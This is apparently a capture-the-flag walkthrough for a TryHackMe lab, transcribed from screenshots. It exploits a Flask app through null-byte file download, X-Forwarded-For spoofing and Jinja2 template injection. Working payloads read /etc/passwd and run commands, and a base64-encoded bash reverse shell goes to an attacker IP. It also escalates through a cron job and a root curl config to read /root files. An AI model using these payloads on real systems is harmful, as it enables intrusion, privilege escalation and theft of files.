
```

        .main {
            padding: 20px;
            margin: auto;
            width: 50%;
            border: 1px #555 solid;
            border-radius: 5px;
            margin-top: 100px;
            background-color: rgb(250, 250, 250);
            box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
            -webkit-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
            -moz-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
        }
    </style>
</head>

<body>

    <div class="main">
        <h1 class="title">Debugger</h1>
        <form action="" method="get" id="debug-form">
            <input id="debug" name="debug" placeholder='1337 * 1337'><br>
            <input id="password" type="password" name="password" placeholder="*****"><br>
            <input type="submit" id="submit" value="Let's Debug!">
        </form>


        <h2 class="result">Debug statement executed.</h2>

    </div>

```

Debug statement executed.



Unauthorized


Everything made in home, we don't like intruders.



```
POST /cloud HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://super.thm:7777
Connection: keep-alive
Referer: http://super.thm:7777/cloud
Upgrade-Insecure-Requests: 1
Priority: u=0, i

download=ip.py%00.txt
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.11.0
Date: Tue, 18 Feb 2025 08:20:49 GMT
Content-Disposition: attachment; filename=ip.py
Content-Type: text/x-python; charset=utf-8
Content-Length: 170
Last-Modified: Sat, 20 May 2023 16:07:44 GMT
Cache-Control: no-cache
ETag: "1684598864.0-170-312673168"
Connection: close

host_ip = "127.0.0.1"
def checkIP(req):
try:
return req.headers.getlist("X-Forwarded-For")[0] == host_ip
except:
return req.remote_addr == host_ip
```

Adding the header there in the request.




Request

```
GET /debug?debug={{12*123}}&password=AyhamDeebugg HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://super.thm:7777/debug
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.11.0
Date: Tue, 18 Feb 2025 08:27:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2024
Vary: Cookie
Set-Cookie: session=.eJyrVkpJTSpNV7JSqq42NNIyNDKurVXSUSpILC4uzy9KAYonqSvExFQYGKARqkDSMDkmpgjEMwZxLEAsMxArVV2pFgDfcRvh.Z7REZg.P_0HzycWmUICrRInec7mNNOi63o; HttpOnly; Path=/
Connection: close

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Debugger</title>
    <style>
        * {
            font-family: 'Courier New', Courier, monospace;
        }

        .title {
            text-align: center;
            color: rgb(167, 25, 25);
        }

        .error {
            text-align: center;
            color: rgb(255, 0, 0);
        }

        .result {
            text-align: center;
```



Request

```
GET /debugresult HTTP/1.1
Host: super.thm:7777
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: session=.eJyrVkpJTSpNV7JSqq42NNIyNDKurVXSUSpILC4uzy9KAYonqSvExFQYGKARqkDSMDkmpgjEMwZxLEAsMxArVV2pFgDfcRvh.Z7REZg.P_0HzycWmUICrRInec7mNNOi63o
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Response

```
            -webkit-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
            -moz-box-shadow: -1px 1px 54px -14px rgba(0, 0, 0, 0.34);
        }

        pre {
            color: #555;
            border: 1px solid rgb(148, 148, 148);
            border-radius: 3px;
            padding: 10px;
            background-color: rgb(233, 233, 233);
        }

        .result {
            color: rgb(67, 67, 67);
        }
    </style>
</head>

<body>

    <div class="main">
        <h1 class="title">Debugging Results</h1>
        <pre>
<code>

┌──(ayham㉿AM-Kali)-[~]
└─$ debugging
<span class="result">1476</span>

</code>
</pre>

</body>
```

Server-side template injection.


Exploitation

Jinja2, SSTI



```
GET /debug?debug={{get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read()}}&password=AyhamDeebugg HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://super.thm:7777/debug
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.11.0
Date: Tue, 18 Feb 2025 08:46:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2024
Vary: Cookie
Set-Cookie: session=.eJxdjEEKwjAQRa8iA9IWpK0IIp5lYEiaMRZiUzIpCiF3b9Klm8d7f_ETGNabhSekZDnSyyl5s6EPiyjL0hNZ57VyQlRcb7OL81LDr7y0CAPHaViVyNcgdH1gZdouZ7jAMfpgyrduToi_cfzDufA6IYZatxqPavdq3EDeAWLkNgE.Z7RI7A.pQgM_ZKsi0YLB-1VY0ibt65xCNw; HttpOnly; Path=/
Connection: close

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Debugger</title>
    <style>
        * {
            font-family: 'Courier New', Courier, monospace;
        }

        .title {
            text-align: center;
            color: rgb(167, 25, 25);
        }
```




```
GET /debugresult HTTP/1.1
Host: super.thm:7777
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: session=.eJxdjEEKwjAQRa8iA9IWpK0IIp5lYEiaMRZiUzIpCiF3b9Klm8d7f_ETGNabhSekZDnSyyl5s6EPiyjL0hNZ57VyQlRcb7OL81LDr7y0CAPHaViVyNcgdH1gZdouZ7jAMfpgyrduToi_cfzDufA6IYZatxqPavdq3EDeAWLkNgE.Z7RI7A.pQgM_ZKsi0YLB-1VY0ibt65xCNw;
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


```
        <pre>
<code>

┌──(ayham㉿AM-Kali)-[~]
└─$ debugging
<span class="result">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
Debian-exim:x:101:103::/var/spool/exim4:/usr/sbin/nologin
ayham:x:1000:1000::/home/ayham:/bin/bash
F30s:x:1001:1001::/home/F30s:/bin/bash
</span>

</code>
</pre>

</body>
```

Payload:

`{{get_flashed_messages.__globals__.__builtins__.open("/etc/passwd").read()}}`



```
GET /debug?debug={{self.__init__.__globals__.__builtins__.__import__("os").popen("id").read()}}&password=AyhamDeebugg HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://super.thm:7777/debug
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```



```
        <h1 class="title">Debugging Results</h1>
        <pre>
<code>

┌──(ayham㉿AM-Kali)-[~]
└─$ debugging
<span class="result">uid=1000(ayham) gid=1000(ayham) groups=1000(ayham)
</span>

</code>
</pre>

</body>
```

Payload: `{{self.`**`init`**`.`**`globals`**`.`**`builtins`**`.`**`import`**`("os").popen("id").read()}}`

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Super Secret TIp]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.95.111] 34420
bash: cannot set terminal process group (14): Inappropriate ioctl for device
bash: no job control in this shell
ayham@482cbf2305ae:/app$
```

Payload: `{{self.`**`init`**`.`**`globals`**`.`**`builtins`**`.`**`import`**`("os").popen("echo YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTAuNC4xMDEuMTY5LzQ0NDQgPCYxJwo= | base64 -d | bash").read()}}`

base64 encode the bash reverse shell and then uses that for the reverse shell.

Now, I will add the id_rsa key to the user, as it doesn't have one.

Didn’t work

```
*  *    * * *   root    curl -K /home/F30s/site_check
*  *    * * *   F30s    bash -lc 'cat /home/F30s/health_check'
```

The content of the /etc/crontab file.

```
ayham@482cbf2305ae:/home/F30s$ ls -la
ls -la
total 32
drwxr-xr-x 1 F30s F30s 4096 Jun 24  2023 .
drwxr-xr-x 1 root root 4096 Jun 24  2023 ..
-rw-r--r-- 1 F30s F30s  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 F30s F30s 3526 Mar 27  2022 .bashrc
-rw-r--rw- 1 F30s F30s  807 Mar 27  2022 .profile
-rw-r--r-- 1 root root   17 May 19  2023 health_check
-rw-r----- 1 F30s F30s   38 May 22  2023 site_check
```

write permission for .profile

```
ayham@482cbf2305ae:/home/F30s$ cat .profile
cat .profile
# ~/.profile: executed by the command interpreter for login shells.
```

And from the cronjobs, bash -lc, -l flag to ‘Make bash act as if it had been invoked as a login shell’.

```
ayham@482cbf2305ae:/home/F30s$ echo "bash -c 'exec bash -i &>/dev/tcp/10
```

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Super Secret TIp]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.95.111] 35346
bash: cannot set terminal process group (25300): Inappropriate ioctl for device
```

```
bash: no job control in this shell
F30s@482cbf2305ae:~$
```

After a while, will get the reverse shell as F30s.

```
F30s@482cbf2305ae:~$ cat site_check
cat site_check
url = "http://127.0.0.1/health_check"
F30s@482cbf2305ae:~$
```

```
F30s@482cbf2305ae:~$ echo 'url = "file:///root/flag2.txt"' > site_check
F30s@482cbf2305ae:~$ echo '--output /home/F30s/flag.txt' >> site_check
```

```
F30s@482cbf2305ae:~$ ls
ls
flag.txt
health_check
site_check
```


```
F30s@482cbf2305ae:~$ cat flag.txt
cat flag.txt
b'ey}BQB_^[\\ZEnw\x01uWoY~aF\x0fiRdbum\x04BUn\x06[\x02CHonZ\x03~or\x0
```

Similar to the password for the debugger, it will require a key for XOR. On the /cloud page, we saw a secret.txt file which couldn’t be downloaded. So, doing the same thing for the secret.txt file

```
F30s@482cbf2305ae:~$ echo 'url = "file:///root/secret.txt"' > site_check
echo 'url = "file:///root/secret.txt"' > site_check
F30s@482cbf2305ae:~$ echo '--output /home/F30s/secret.txt' >> site_check
echo '--output /home/F30s/secret.txt' >> site_check
F30s@482cbf2305ae:~$ ls
ls
flag.txt
```

```
health_check
secret.txt
site_check
F30s@482cbf2305ae:~$ cat secret.txt
cat secret.txt
b'C^_M@__DC\\7,'
```

```
F30s@482cbf2305ae:/$ cat secret-tip.txt
cat secret-tip.txt
A wise *gpt* once said ...
In the depths of a hidden vault, the mastermind discovered that vital [redacted] of th
So, I was missing 2 .. hmm .. what were they called? ... I actually forgot, anyways
Don't forget it's always about root!
```


Last build: 2 days ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output
Raw Bytes
LF

From Hex
Delimiter None

XOR
Key root UTF8
Scheme Standard
□ Null preserving


```
435e5f4d405f5f44435c372c
```

24 1

```
1109200013XX
```

key = 1109200013XX

XX to be replaced by 00-99


Last build: 2 days ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output
124
1
Raw Bytes
LF

From Hex

Delimiter: None

XOR

Key: 110920001386 UTF8

Scheme: Standard

□ Null preserving

```
65797d4251425f5e5b5c5a456e770175576f597e61460f69526462756d0442556e065b0243486f6e5a037e6f72035554005f035d6d440057
02677053634c
```

```
THM{cronjobs_F1Le_iNPu7_cURL_4re_5c4ry_Wh3N_C0mb1n3d_t0g3THeR}
```